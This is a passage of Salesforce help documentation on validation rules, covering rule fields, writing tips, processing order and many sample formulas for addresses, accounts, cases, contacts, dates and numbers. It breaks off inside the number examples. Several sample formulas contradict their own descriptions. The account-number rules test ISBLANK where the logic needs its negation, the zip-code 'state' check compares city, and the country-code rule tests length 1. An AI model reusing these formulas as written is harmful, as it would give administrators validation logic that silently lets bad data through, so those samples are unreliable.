Validation Rules Fields
Activate Validation Rules

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To view field validation rules:
- "View Setup and Configuration"

To define or change field validation rules:
- "Customize Application"

Activate Validation Rules

1. From the management settings for the relevant object, go to Validation Rules.
2. Click **Edit** next to the rule you want to activate.
3. To activate the rule, select **Active**, and save your changes.
4. To deactivate the rule, deselect **Active**, and save your changes.

Note: The detail page of a custom activity field does not list associated validation rules.

SEE ALSO:

Define Validation Rules
Validation Rules Fields
Find Object Management Settings

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To view field validation rules:
- "View Setup and Configuration"

To define or change field validation rules:
- "Customize Application"

Validation Rules Fields

Field	Description
`Rule Name`	Unique identifier of up to 40 characters with no spaces or special characters such as extended characters.
`Active`	Checkbox that indicates if the rule is enabled.
`Description`	A 255-character or less description that distinguishes the validation rule from others. For internal purposes only.
`Error Condition Formula`	The expression used to validate the field. See Build a Formula Field and Formula Operators and Functions.
`Error Message`	The message that displays to the user when a field fails the validation rule. If your organization uses the Translation Workbench, you can translate the error message into the languages Salesforce supports. See Enable and Disable the Translation Workbench.
`Error Location`	Determines where on the page to display the error. To display the error next to a field, choose `Field` and select the field. If the error location is a field, the validation rule is also listed on the detail page of that field. If the error location is set to a field that is later deleted, to a field that is read only, or to a field that isn't visible on the page layout, Salesforce automatically changes the location to `Top of Page`. Note: Error messages can only be displayed at the top of the page in validation rules for case milestones and Ideas.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

SEE ALSO:

Define Validation Rules

Tips for Writing Validation Rules

- Consider all the settings in your organization that can make a record fail validation, including assignment rules, field updates, field-level security, or fields hidden on a page layout.
- Be careful not to create contradicting validation rules for the same field; otherwise, users won't be able to save the record.

  Tip: A poorly designed validation rule can prevent users from saving valid data. Make sure you thoroughly test a validation rule before activating it. You can also use the debug log to monitor the details of your rule implementation.
- When referencing related fields in a validation formula, make sure those objects are deployed.
- Use the `RecordType.Id` merge field in your formula to apply different validations for different record types.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

- You don't have to begin a validation rule formula with the IF function. Any Boolean error condition expression works. For example:
  - Correct: `CloseDate < TODAY()`
  - Incorrect: `IF(CloseDate < TODAY(), TRUE, FALSE)`
- Keep in mind that when a validation rule contains the BEGINS or CONTAINS function, it processes blank fields as valid. For example, if you have a validation rule that tests whether the serial number of an asset begins with "3", all assets with a blank serial number are considered valid.
- When using a validation rule to ensure that a number field contains a specific value, use the ISBLANK function to include fields that don't contain any value. For example, to validate that a custom field contains a value of '1', use the following validation rule to display an error if the field is blank or any other number:

```
OR (ISBLANK (field__c), field__c<>1)
```

- Avoid using the `IsClosed` or `IsWon` opportunity merge fields in validation formulas. Instead, use the ISPICKVAL function to determine if the `Stage` contains the appropriate value. For example, the following validation formula makes a custom `Project Start Date` field required whenever the `Stage` is "Closed Won":

```
AND(ISPICKVAL(StageName, "Closed Won"),
   ISBLANK(Project_Start_Date__c))
```

- Simplify your validation formulas by using checkbox fields, which don't require any operator because they return true or false. For example, the following validation formula checks to be sure an opportunity has opportunity products using the `HasOpportunityLineItem` merge field before users can save a change to it:

```
NOT(OR(ISNEW(),HasOpportunityLineItem))
```

Tips for Writing Validation Rule Error Messages

- Give instructions. An error message like "invalid entry" doesn't tell the user what type of entry is valid. Write something more specific, such as "`Close Date` must be after today."
- Always include the field label. Users might not know what field is failing validation, especially if the error message appears at the top of the page.

  Note: When defining validation rules, you can set the error location to `Top of Page` or `Field`. If the error location is set to a field that is later deleted, to a field that is read only, or to a field that isn't visible on the page layout, Salesforce automatically changes the location to `Top of Page`.
- If you have a multilingual organization, translate your error messages. You can translate error messages using the Translation Workbench.
- Assign corresponding numbers to validation rules and their error messages. This allows you to identify the source of the error.

SEE ALSO:

Define Validation Rules

Validation Rule Considerations

Validation Rule Considerations

Validation rules verify that the data a user enters in a record meets the standards you specify before the user can save the record. A validation rule can contain a formula or expression that evaluates the data in one or more fields and returns a value of "True" or "False". Validation rules also include an error message to display to the user when the rule returns a value of "True" due to an invalid value. Review these considerations before implementing validation rules in your organization.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

How Salesforce Processes Validation Rules

Salesforce processes rules in the following order:

1. Validation rules
2. Assignment rules
3. Auto-response rules
4. Workflow rules (with immediate actions)
5. Escalation rules

In addition:

- When one validation rule fails, Salesforce continues to check any additional validation rules on that field or any other field on the page and displays all appropriate error messages at once.
- If validation rules exist for activities and you create an activity during lead conversion, the lead converts but a task isn't created.
- Validation rules are only enforced during lead conversion if validation and triggers for lead conversion are enabled in your organization.
- Campaign hierarchies ignore validation rules.
- Salesforce runs validation rules before creating records submitted via Web-to-Lead and Web-to-Case, and only creates records that have valid values.
- Validation rules continue to run on individual records if the owner is changed. If the Mass Transfer tool is used to change the ownership of multiple records, however, validation rules won't run on those records.

Validation Rule Field Restrictions

Validation rule formulas don't or can't refer to:

- Compound fields, including addresses, first and last names, and dependent picklists and lookups
- Campaign statistic fields, including statistics for individual campaigns and campaign hierarchies
- Merge fields for auto-number or compound address fields such as `Mailing Address`

  Note: Merge fields for individual address fields, such as `Billing City`, are OK to use in validation rule formulas.

In addition, validation rules behave like this with regard to other fields and functions in Salesforce:

- The detail page of a custom activity field doesn't list associated validation rules.
- Because updates to records based on workflow rules and also on process scheduled actions don't trigger validation rules, workflow rules and some processes can invalidate previously valid fields.
- Process record updates on immediate actions fire validation rules.
- You can't create validation rules for relationship group members.
- Because roll-up summary fields aren't displayed on edit pages, you can use them in validation rules, but not as the error location.

Lookup Filters vs. Validation Rules

Validation rules and lookup filters achieve similar ends, but offer different advantages. Use a lookup filter if:

- You want to improve user efficiency by limiting the number of available options in a lookup search dialog.
- You want to improve user efficiency by automating filters on lookup search dialogs that your users manually set.

Use a validation rule if:

- You're close to the maximum number of lookup filters allowed.
- You must implement a complex business rule that requires you to use a formula. Formulas can reference fields that basic filter criteria can't reference, such as fields on the parent of the source object. Formulas can also use functions. For example, use `ISNEW` if the rule should only apply on record creation, or `ISCHANGED` if the rule should apply when a field changes.

SEE ALSO:

Define Validation Rules

Activate Validation Rules

Examples of Validation Rules

Examples of Validation Rules

Review examples of validation rules for various types of apps that you can use and modify for your own purposes. *Validation rules* verify that the data a user enters in a record meets the standards you specify before the user can save the record.

Use the following samples for validation rules in Salesforce and Force.com AppExchange apps, including:

Sample Account Address Validation Rules

Sample Account Validation Rules

Sample Call Center Validation Rules

Sample Community Validation Rules

Sample Contact Validation Rules

Sample Cross Object Validation Rules

Sample Date Validation Rules

Sample Number Validation Rules

Sample Opportunity Management Validation Rules

Sample Quote Validation Rules

Sample User, Role, and Profile Validation Rules

Miscellaneous Sample Validation Rules

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To view field validation rules:

- "View Setup and Configuration"

To define or change field validation rules:

- "Customize Application"

SEE ALSO:

Validation Rules

Define Validation Rules

Sample Account Address Validation Rules

For more information on any of the formula functions used in these examples, see Formula Operators and Functions on page 4894.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Canadian Billing Postal Code

Field	Value
Description:	Validates that the account `Billing Zip/Postal Code` is in the correct format if `Billing Country` is Canada.

Formula:	`AND(`
	`OR(BillingCountry = "CAN", BillingCountry = "CA", BillingCountry = "Canada"),`
	`NOT(REGEX(BillingPostalCode, "((?i)[ABCEGHJKLMNPRSTVXY]\\d[A-Z]?\\s?\\d[A-Z]\\d)?"))`
	`)`

Error Message:	Canadian postal code must be in A9A 9A9 format.
Error Location:	**Billing Zip/Postal Code**

Billing Zip Code Is in Billing State

Field	Value
Description:	Validates that the account `Billing Zip/Postal Code` is valid by looking up the first five characters of the value in a custom object called Zip_Code__c that contains a record for every valid zip code in the US. If the zip code is not found in the Zip_Code__c object, or the `Billing State` does not match the corresponding State_Code__c in the Zip_Code__c object, an error is displayed.

Formula:	`VLOOKUP(`
	`$ObjectType.Zip_Code__c.Fields.City__c ,`
	`$ObjectType.Zip_Code__c.Fields.Name ,`
	`LEFT(BillingPostalCode,5)) <> BillingCity`

Error Message:	Billing Zip Code does not exist in specified Billing State.
Error Location:	**Billing Zip/Postal Code**

US Billing Zip Code

Field	Value
Description:	Validates that the account `Billing Zip/Postal Code` is in 99999 or 99999-9999 format if `Billing Country` is USA or US.

Formula:	`AND(`
	`OR(BillingCountry = "USA", BillingCountry = "US"),`
	`NOT(REGEX(BillingPostalCode, "\\d{5}(-\\d{4})?"))`
	`)`
	
	Note: This example uses the REGEX function; see Shipping Zip Code if you are not familiar with regular expressions.

Error Message:	Zip code must be in 99999 or 99999-9999 format.
Error Location:	**Billing Zip/Postal Code**

Shipping Zip Code

Field	Value
Description:	Validates that the account `Shipping Zip/Postal Code` is in 99999 or 99999-9999 format if `Shipping Country` is USA or blank.
Formula:	

```
AND(
 OR(ShippingCountry = "USA", ISBLANK(ShippingCountry)),
  OR(
   AND(LEN(ShippingPostalCode) <>5,
      LEN(ShippingPostalCode) <> 10),
   NOT(CONTAINS("0123456789",
      LEFT( ShippingPostalCode, 1))),
   NOT(CONTAINS("0123456789",
      MID( ShippingPostalCode , 2, 1))),
   NOT(CONTAINS("0123456789",
      MID( ShippingPostalCode , 3, 1))),
   NOT(CONTAINS("0123456789",
      MID( ShippingPostalCode , 4, 1))),
   NOT(CONTAINS("0123456789",
      MID( ShippingPostalCode , 5, 1))),
   AND(
    LEN(ShippingPostalCode) = 10,
   OR(
    MID( ShippingPostalCode , 6, 1) <> "-",
    NOT(CONTAINS("0123456789",
      MID( ShippingPostalCode , 7, 1))),
    NOT(CONTAINS("0123456789",
      MID( ShippingPostalCode , 8, 1))),
    NOT(CONTAINS("0123456789",
      MID( ShippingPostalCode , 9, 1))),
    NOT(CONTAINS("0123456789",
      MID( ShippingPostalCode , 10, 1)))
   )
  )
 )
)
```

Note: This example interprets a blank country as US. To use this example with other countries, remove the clause that checks the length of the country field. Also, validation rule criteria are case sensitive, so this rule is only enforced when the country is blank or "USA" in all capital letters. The rule is not enforced when the country is "usa."

Tip: You can also validate zip codes using a regular expression; for an example of a formula using a regular expression, see REGEX on page 4935.

Error Message:	Zip code must be in 99999 or 99999-9999 format.
Error Location:	**Shipping Zip/Postal Code**

Valid Billing State (US)

Field	Value
Description:	Validates that the account `Billing State/Province` is a valid two-character abbreviation if `Billing Country` is US, USA, or blank.

Formula:	`AND (`
	`OR(BillingCountry = "US", BillingCountry="USA",`
	`ISBLANK(BillingCountry)),`
	`OR(`
	`LEN(BillingState) < 2,`
	`NOT(`
	`CONTAINS("AL:AK:AZ:AR:CA:CO:CT:DE:DC:FL:GA:HI:ID:" &`
	`"IL:IN:IA:KS:KY:LA:ME:MD:MA:MI:MN:MS:MO:MT:NE:NV:NH:" &`
	`"NJ:NM:NY:NC:ND:OH:OK:OR:PA:RI:SC:SD:TN:TX:UT:VT:VA:" &`
	`"WA:WV:WI:WY", BillingState)`
	`)))`
	
	Note: This example interprets a blank country as US. To use this example with other countries, remove the clause that checks the length of the country field. Also, validation rule criteria are case sensitive, so this rule is only enforced when the country is blank or "USA" in all capital letters. The rule is not enforced when the country is "usa."

Error Message:	A valid two-letter state code is required.
Error Location:	`Billing State/Province`

Valid Billing Province (Canada)

Field	Value
Description:	Validates that the account `Billing State/Province` is a valid two-character abbreviation if `Billing Country` is CA or CAN.

Formula:	`AND (`
	`OR(BillingCountry = "CA", BillingCountry="CAN"),`
	`OR(`
	`LEN(BillingState) < 2,`
	`NOT(`
	`CONTAINS("AB:BC:MB:NB:NL:NT:NS:NU:ON:PC:QC:SK:YT", BillingState)`
	`)))`

Error Message:	A valid two-letter province code is required.
Error Location:	`Billing State/Province`

Valid Shipping State

Field	Value
Description:	Validates that the account `Shipping State/Province` is a valid two-character abbreviation if `Shipping Country` is US, USA, or blank.

Formula:	`AND (`
	`OR(ShippingCountry = "US", ShippingCountry="USA",`
	`ISBLANK(ShippingCountry)),`
	`OR(`
	`LEN(ShippingState) < 2,`
	`NOT(`
	`CONTAINS("AL:AK:AZ:AR:CA:CO:CT:DE:DC:FL:GA:HI:ID:" &`
	`"IL:IN:IA:KS:KY:LA:ME:MD:MA:MI:MN:MS:MO:MT:NE:NV:NH:" &`
	`"NJ:NM:NY:NC:ND:OH:OK:OR:PA:RI:SC:SD:TN:TX:UT:VT:VA:" &`
	`"WA:WV:WI:WY", ShippingState)`
	`)))`
	
	Note: This example interprets a blank country as US. To use this example with other countries, remove the clause that checks the length of the country field. Also, validation rule criteria are case sensitive, so this rule is only enforced when the country is blank or "USA" in all capital letters. The rule is not enforced when the country is "usa."

Error Message:	A valid two-letter state abbreviation is required.
Error Location:	`Shipping State/Province`

Valid Shipping Province (Canada)

Field	Value
Description:	Validates that the account `Shipping State/Province` is a valid two-character abbreviation, if `Billing Country` is CA or CAN.

Formula:	`AND (`
	`OR(ShippingCountry = "CA", ShippingCountry="CAN"),`
	`OR(`
	`LEN(ShippingState) < 2,`
	`NOT(`
	`CONTAINS("AB:BC:MB:NB:NL:NT:NS:NU:ON:PC:QC:SK:YT", ShippingState)`
	`)))`

Error Message:	A valid two-letter province abbreviation is required.
Error Location:	`Shipping State/Province`

Valid Billing Country

Field	Value
Description:	Validates that the account `Billing Country` is a valid ISO 3166 two-letter code.

Formula:	`OR(`
	`LEN(BillingCountry) = 1,`
	`NOT(`
	`CONTAINS(`
	`"AF:AX:AL:DZ:AS:AD:AO:AI:AQ:AG:AR:AM:" &`
	`"AW:AU:AZ:BS:BH:BD:BB:BY:BE:BZ:BJ:BM:BT:BO:" &`
	`"BA:BW:BV:BR:IO:BN:BG:BF:BI:KH:CM:CA:CV:KY:" &`
	`"CF:TD:CL:CN:CX:CC:CO:KM:CG:CD:CK:CR:CI:HR:" &`
	`"CU:CY:CZ:DK:DJ:DM:DO:EC:EG:SV:GQ:ER:EE:ET:FK:" &`
	`"FO:FJ:FI:FR:GF:PF:TF:GA:GM:GE:DE:GH:GI:GR:GL:" &`
	`"GD:GP:GU:GT:GG:GN:GW:GY:HT:HM:VA:HN:HK:HU:" &`
	`"IS:IN:ID:IR:IQ:IE:IM:IL:IT:JM:JP:JE:JO:KZ:KE:KI:" &`
	`"KP:KR:KW:KG:LA:LV:LB:LS:LR:LY:LI:LT:LU:MO:MK:" &`
	`"MG:MW:MY:MV:ML:MT:MH:MQ:MR:MU:YT:MX:FM:MD:MC:" &`
	`"MC:MN:ME:MS:MA:MZ:MM:MA:NR:NP:NL:AN:NC:NZ:NI:" &`
	`"NE:NG:NU:NF:MP:NO:OM:PK:PW:PS:PA:PG:PY:PE:PH:" &`
	`"PN:PL:PT:PR:QA:RE:RO:RU:RW:SH:KN:LC:PM:VC:WS:" &`
	`"SM:ST:SA:SN:RS:SC:SL:SG:SK:SI:SB:SO:ZA:GS:ES:" &`
	`"LK:SD:SR:SJ:SZ:SE:CH:SY:TW:TJ:TZ:TH:TL:TG:TK:" &`
	`"TO:TT:TN:TR:TM:TC:TV:UG:UA:AE:GB:US:UM:UY:UZ:" &`
	`"VU:VE:VN:VG:VI:WF:EH:YE:ZM:ZW",`
	`BillingCountry)))`

Error Message:	A valid two-letter country code is required.
Error Location:	`Billing Country`

Sample Account Validation Rules

For more information on any of the formula functions used in these examples, see Formula Operators and Functions on page 4894.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Account Number Is Numeric

Field	Value
Description:	Validates that the `Account Number` is numeric if not blank.

Formula:	`AND(`
	`  ISBLANK(AccountNumber),`
	`  NOT(ISNUMBER(AccountNumber))`
	`)`

Error Message:	Account Number is not numeric.
Error Location:	`Account Number`

Account Number Length

Field	Value
Description:	Validates that the `Account Number` is exactly seven digits (if it is not blank). The number seven is simply illustrative. You can change this to any number you like.

Formula:	`AND(`
	`  ISBLANK(AccountNumber),`
	`  LEN(AccountNumber) <> 7`
	`)`

Error Message:	Account Number must be seven digits.
Error Location:	`Account Number`

Annual Revenue Range

Field	Value
Description:	Validates that the account `Annual Revenue` is not negative and does not exceed $100 billion. This limit is designed to catch typos.

Formula:	`OR(`
	`  AnnualRevenue < 0,`
	`  AnnualRevenue > 100000000000`
	`)`

Error Message:	Annual Revenue cannot exceed 100 billion.
Error Location:	`Annual Revenue`

Sample Call Center Validation Rules

For more information on any of the formula functions used in these examples, see Formula Operators and Functions on page 4894.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Conditionally Require Description When Case Reason is "Other"

Field	Value
Description:	Validates that a custom field called `Other Reason` contains a value if a case has a `Case Reason` of "Other."

Formula:	`AND(`
	`  ISPICKVAL( Reason, "Other" ),`
	`  ISBLANK(Other_Reason__c)`
	`)`

Error Message:	Description of Other Reason is required.
Error Location:	`Other Reason`

Prevent Open Cases from Being Reset to New

Field	Value
Description:	If a case is already open, prevents the `Status` from being changed back to "New."

Formula:	`AND(`
	`  ISCHANGED( Status ),`
	`  NOT(ISPICKVAL(PRIORVALUE( Status ), "New")),`
	`  ISPICKVAL( Status, "New")`
	`)`

Error Message:	Open case Status cannot be reset to New.
Error Location:	`Status`

Restrict Status of Re-Opened Cases

Field	Value
Description:	Validates that the case `Status` is "Re-opened" when a closed case is opened again.

Formula:	`AND(`
	`  ISCHANGED( Status ),`
	`  OR(`
	`  ISPICKVAL(PRIORVALUE( Status ), "Closed"),`
	`  ISPICKVAL(PRIORVALUE( Status ),`
	`  "Closed in SSP")),`
	`  NOT( ISPICKVAL( Status, "Re-Opened"))`
	`)`

Error Message:	Closed case can only be changed to "Re-opened."
Error Location:	`Status`

Prevent Case Milestone Completion After Cases Are Closed

Field	Value
Description:	Validates that a milestone's `Completion Date` can't occur after the case's `Status` is Closed.
Formula:	`Case.IsClosed = true`
Error Message:	You can't complete a milestone after a case is closed.
Error Location:	`Top of Page`

Prevent Case Milestone Completion Before Case Creation Dates

Field	Value
Description:	Validates that the milestone's `Completion Date` has occurred after the case's `Date/Time Opened`.
Formula:	`CompletionDate >= Case.CreatedDate && CompletionDate <= Case.ClosedDate`
Error Message:	The milestone Completion Date must occur after the date the case was created and before the case was closed.
Error Location:	`Top of Page`

Sample Community Validation Rules

For more information on any of the formula functions used in these examples, see Formula Operators and Functions on page 4894.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Preventing Offensive Language in Questions

Field	Value
Description:	Prevents users from entering offensive language in the `Title` and `Description` fields when asking a question.
Formula:	`OR(CONTAINS(Title, 'darn'), CONTAINS(Body, 'darn'))`
Error Message:	Question title or description contains offensive language.

Preventing Offensive Language in Replies

Field	Value
Description:	Prevents users from entering offensive language when replying to a question.
Formula:	`OR(CONTAINS(Body, 'darn'), CONTAINS(Body, 'dang'))`
Error Message:	Reply contains offensive language.

Preventing Offensive Language in Ideas

Field	Value
Description:	Prevents users from entering offensive language in the `Title` and `Description` fields when posting an idea.
Formula:	`OR(CONTAINS(Title, 'darn'), CONTAINS(Body, 'darn'))`
Error Message:	Idea title or description contains offensive language.

Preventing Offensive Language in Idea Comments

Field	Value
Description:	Prevents users from entering offensive language when posting a comment.
Formula:	`OR(CONTAINS(CommentBody , 'darn'), CONTAINS(CommentBody, 'dang'))`
Error Message:	Comment contains offensive language.

Sample Contact Validation Rules

For more information on any of the formula functions used in these examples, see Formula Operators and Functions on page 4894.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Mailing Address Fields Are Required

Field	Value
Description:	Validates that the contact `Mailing Street`, `Mailing City`, and `Mailing Country` are provided.
Formula:	`OR( ISBLANK( MailingStreet ), ISBLANK( MailingCity ), ISBLANK( MailingCountry ) )`
Error Message:	Mailing Street, City, and Country are required.
Error Location:	`Top of Page`

Mailing Street Is Required

Field	Value
Description:	Validates that the contact `Mailing Street` is provided.
Formula:	`ISBLANK( MailingStreet )`
Error Message:	Mailing Street is required.
Error Location:	`Mailing Street`

Mailing Zip Code

Field	Value
Description:	Validates that the contact `Mailing Zip/Postal Code` is in 99999 or 99999-9999 format if `Mailing Country` is USA or blank.
Formula:	See code block below.
Error Message:	Zip code must be in 99999 or 99999-9999 format.
Error Location:	`Mailing Zip/Postal Code`

```
AND(
 OR(MailingCountry = "USA", ISBLANK(MailingCountry)),
  OR(
   AND(LEN(MailingPostalCode) <>5,
   LEN(MailingPostalCode) <> 10),
   NOT(CONTAINS("0123456789",
      LEFT( MailingPostalCode, 1))),
   NOT(CONTAINS("0123456789",
      MID( MailingPostalCode , 2, 1))),
   NOT(CONTAINS("0123456789",
      MID( MailingPostalCode , 3, 1))),
   NOT(CONTAINS("0123456789",
      MID( MailingPostalCode , 4, 1))),
   NOT(CONTAINS("0123456789",
      MID( MailingPostalCode , 5, 1))),
   AND(
    LEN(MailingPostalCode) = 10,
   OR(
    MID( MailingPostalCode , 6, 1) <> "-",
    NOT(CONTAINS("0123456789",
      MID( MailingPostalCode , 7, 1))),
    NOT(CONTAINS("0123456789",
      MID( MailingPostalCode , 8, 1))),
    NOT(CONTAINS("0123456789",
      MID( MailingPostalCode , 9, 1))),
    NOT(CONTAINS("0123456789",
      MID( MailingPostalCode , 10, 1)))
   )
  )
 )
)
```

Note: This example interprets a blank country as US. To use this example with other countries, remove the clause that checks the length of the country field. Also, validation rule criteria are case sensitive, so this rule is only enforced when the country is blank or "USA" in all capital letters. The rule is not enforced when the country is "usa."

Tip: You can also validate zip codes using a regular expression; for an example of a formula using a regular expression, see REGEX on page 4935.

Phone Number Has International Format

Field	Value
Description:	Validates that the `Phone` number begins with a plus sign (+) for country code. Note that this validation rule conflicts with the ten-digit rule.
Formula:	`LEFT(Phone, 1) <> "+"`
Error Message:	Phone number must begin with + (country code).
Error Location:	`Phone`

US Phone Number Has Ten Digits

Field	Value
Description:	Validates that the `Phone` number is in (999) 999-9999 format. This works by using the REGEX function to check that the number has ten digits in the (999) 999-9999 format.
Formula:	`NOT(REGEX(Phone, "\\D*?(\\d\\D*?){10}"))`
Error Message:	US phone numbers should be in this format: (999) 999-9999.
Error Location:	`Phone`

Sample Cross Object Validation Rules

For more information on any of the formula functions used in these examples, see Formula Operators and Functions on page 4894.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Discounts Must Be Within Range

This example consists of three validation rules on opportunity products. The examples below work together to help you manage discount amounts for products and require a custom percent field on opportunity products called `Line Discount`. The examples below also require you to use price books and customize the `Product Family` field to include the following values: *`Software`*, *`Consulting`*, and *`Training`*.

Software Discounts

Field	Value
Description:	Prevents users from saving software products with a discount over 10 percent.
Formula:	`AND(Line_Discount__c > 0.10, ISPICKVAL(Product2.Family, "Software"))`

Field	Value
Error Message:	The discount must be 10% or less for software products.
Error Location:	`Line Discount`

Consulting Discounts

Field	Value
Description:	Prevents users from saving consulting products with a discount over 15 percent.
Formula:	`AND(Line_Discount__c > 0.15, ISPICKVAL(Product2.Family, "Consulting"))`
Error Message:	The discount must be 15% or less for consulting products.
Error Location:	`Line Discount`

Training Discounts

Field	Value
Description:	Prevents users from saving training products with a discount over 20 percent.
Formula:	`AND(Line_Discount__c > 0.20, ISPICKVAL(Product2.Family, "Training"))`
Error Message:	The discount must be 20% or less for training products.
Error Location:	`Line Discount`

Prevent Changing Opportunity Products on Closed Opportunities

This example consists of two validation rules: one on opportunity products and another on opportunities.

Field	Value
Description:	Prevents users from editing opportunity products after an opportunity is closed. Create the following validation rule example on opportunity products.
Formula:	`OR(ISPICKVAL(Opportunity.StageName, "Closed Won"), ISPICKVAL(Opportunity.StageName, "Closed Lost"))`
Error Message:	Cannot change opportunity products for closed opportunities.

Field	Value
Error Location:	`Top of Page`

The following validation rule is on opportunities.

Field	Value
Description:	Prevents users from deleting opportunity products after an opportunity is closed. Create the following validation rule example on opportunities. It uses a custom roll-up summary field on opportunities that counts the number of opportunity products on an opportunity.
Formula:	`AND(OR(ISPICKVAL(StageName, "Closed Won"), ISPICKVAL(StageName, "Closed Lost")), Number_of_Line_Items__c < PRIORVALUE(Number_of_Line_Items__c) )`
Error Message:	Cannot delete opportunity products for closed opportunities.
Error Location:	`Top of Page`

Prevent Saving a Case When Account Does Not Have Support

Field	Value
Description:	Prevents users from saving a case for an account that does not have support. This example assumes you have a custom checkbox field on accounts called `Allowed Support` that tracks if the account has support.
Formula:	`Account.Allowed_Support__c = FALSE`
Error Message:	Unable to create cases for this account because it is not signed up for support.
Error Location:	`Top of Page`

Prevent Saving a Case When Contact is No Longer with the Company

Field	Value
Description:	Prevents users from saving an open case associated with a contact that is no longer with the company. This example uses a custom checkbox field on contacts called `No Longer With Company`.

Field	Value
Formula:	`AND(Contact.Not_Longer_With_Company__c, NOT(IsClosed))`
Error Message:	Unable to save this case because the related contact is no longer with the company. To continue, choose another contact.
Error Location:	`Contact Name`

Sample Date Validation Rules

For more information on any of the formula functions used in these examples, see Formula Operators and Functions on page 4894.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Date Must Be a Weekday

Field	Value
Description:	Validates that the value of a custom date field is a weekday (not Saturday or Sunday).
Formula:	`CASE(MOD( My_Date__c - DATE(1900, 1, 7), 7), 0, 0, 6, 0, 1) = 0`
Error Message:	Date must be a weekday.
Error Location:	`My Date`

Date Must Be a Weekend Day

Field	Value
Description:	Validates that the value of a custom date field is a Saturday or Sunday.
Formula:	`CASE( MOD( My_Date__c - DATE(1900, 1, 7), 7), 0, 1, 6, 1, 0) = 0`
Error Message:	Date must be a weekend day.
Error Location:	`My Date`

Date Must Be in the Current Month

Field	Value
Description:	Validates that a custom date field contains a date within the current month and year.
Formula:	`OR ( YEAR( My_Date__c ) <> YEAR ( TODAY() ), MONTH( My_Date__c ) <> MONTH ( TODAY() ) )`
Error Message:	Date must be in the current month.
Error Location:	`My Date`

Date Must Be in the Current Year

Field	Value
Description:	Validates that a custom date field contains a date within the current year.
Formula:	`YEAR( My_Date__c ) <> YEAR ( TODAY() )`
Error Message:	Date must be in the current year.
Error Location:	`My Date`

Date Must Be the Last Day of the Month

Field	Value
Description:	Validates whether a custom field called `My Date` is the last day of the month. To do this, it determines the date of the first day of the next month and then subtracts 1 day. It includes special case logic for December.
Formula:	`DAY(My_Date__c) <> IF(Month(My_Date__c)=12, 31, DAY(DATE(YEAR(My_Date__c),MONTH(My_Date__c)+1,1) - 1))`
Error Message:	Date must be the last day of the month.
Error Location:	`My Date`

Date Must Be Within One Year of Today

Field	Value
Description:	Validates whether a custom field called `Follow-Up Date` is within one year of today's date. This example assumes a 365 day year. (It does not handle leap years.)
Formula:	`Followup_Date__c - TODAY() > 365`
Error Message:	Follow-Up Date must be within one year of today.
Error Location:	`Follow-Up Date`

Day of Month Cannot Be Greater Than 15

Field	Value
Description:	Validates that a custom field called `Begin Date` contains a date in the first 15 days of the specified month.
Formula:	`DAY( Begin_Date__c ) > 15`
Error Message:	Begin Date cannot be after the 15th day of month.
Error Location:	`Begin Date`

End Date Cannot Be Before Begin Date

Field	Value
Description:	Validates that a custom field called `End Date` does not come before another custom field called `Begin Date`.
Formula:	`Begin_Date__c > End_Date__c`
Error Message:	End Date cannot be before Begin Date.
Error Location:	`Begin Date`

Expiration Date Cannot Be Before Close Date

Field	Value
Description:	Validates that a custom field called `Expiration Date` does not come before `Close Date`.
Formula:	`Expiration_Date__c < CloseDate`
Error Message:	Expiration Date cannot be before Close Date.
Error Location:	`Expiration Date`

Sample Number Validation Rules

For more information on any of the formula functions used in these examples, see Formula Operators and Functions on page 4894.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Time Cards Must Total 40 Hours

Field	Value
Description:	Ensures that users cannot save a time card record with more than 40 hours in a work week. This example requires five custom fields on your custom object, one for each day of work.
Formula:	`Monday_Hours__c + Tuesday_Hours__c + Wednesday_Hours__c + Thursday_Hours__c + Friday_Hours__c > 40`
Error Message:	Your total hours cannot exceed 40.
Error Location:	`Top of Page`

Number Cannot Be Negative

Field	Value
Description:	Validates that a custom field called `Hours Worked` is not a negative number.
Formula:	`Hours_Worked__c < 0`
Error Message:	Hours Worked cannot be less than zero.
Error Location:	`Hours Worked`

Number Must Be Even

Field	Value
Description:	Validates that a custom field called `Ark Passengers` is a non-negative even number.
